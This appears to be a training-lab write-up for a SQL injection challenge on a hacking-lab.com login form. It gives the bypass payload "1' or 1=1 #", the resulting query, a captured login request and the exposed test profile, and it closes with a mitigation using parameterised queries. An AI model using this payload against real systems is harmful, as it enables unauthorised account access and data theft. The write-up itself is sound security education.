

The writeup for 6111 SQL Injection Attack

Introduction

The mission is to exploit a vulnerability by a SQL injection attack. The authentication mechanism should be bypassed.

Exploit

I plan to construct the attack vector as follows.

```
Password=1' or 1=1 #
```

In this case, the SQL query might be:


```
SELECT * from users where user='hacker10' and password='1' or 1=1 # '
```

The logic 1=1 will guarantee the expression to be True no matter what the password is given.

Proof

After I inputted the attack vector, the authentication mechanism is bypassed and I am able to view the user's profile which contains the credit-card details (1323-4545-6767-8989).

The snapshot is followed.



[Home](#)
[News](#)
[Products](#)
[Product Search](#)
[Product Search Webservice](#)
[Company Profile](#)

Zip, City2345Switchoming

CountryRoutaniaaaa

E-Mailhacker10@hack.er

Credit Card Number1323-4545-6767-8989

Retailer☒

Apply

ConsoleHTMLCSSScriptDOMNetCookies

ClearPersistAllHTMLCSSJavaScriptXHRImagesPluginsMediaFonts

URL	Status	Domain	Size	Remote IP
Net panel activated. Any requests while the net panel is inactive are not shown.				
POST login	302 Moved Temporarily	glocken.hacking-lab.com	0 B	192.168.200.203:443

HeadersPostCacheCookies

Parametersapplication/x-www-form-urlencodedDo not sort

actionlogin

originalURLhttps%3A%2F%2Fglocken.hacking-lab.com%2F12001%2Finputval_case2%2Finputval2%2Fprofile

password1' or 1=1 #

sendLogin

usernamehacker10

Source

username=hacker10&password=1%27+or+1%3D1+%23&action=login&originalURL=https%253A%252F%252F.com%252F12001%252Finputval_case2%252Finputval2%252Fcontroller%253Faction%253Dprofile&send

Mitigation

The general mitigation to SQL injection is to use precompiled sql statement and stored procedure. And never concatenate SQL with user input.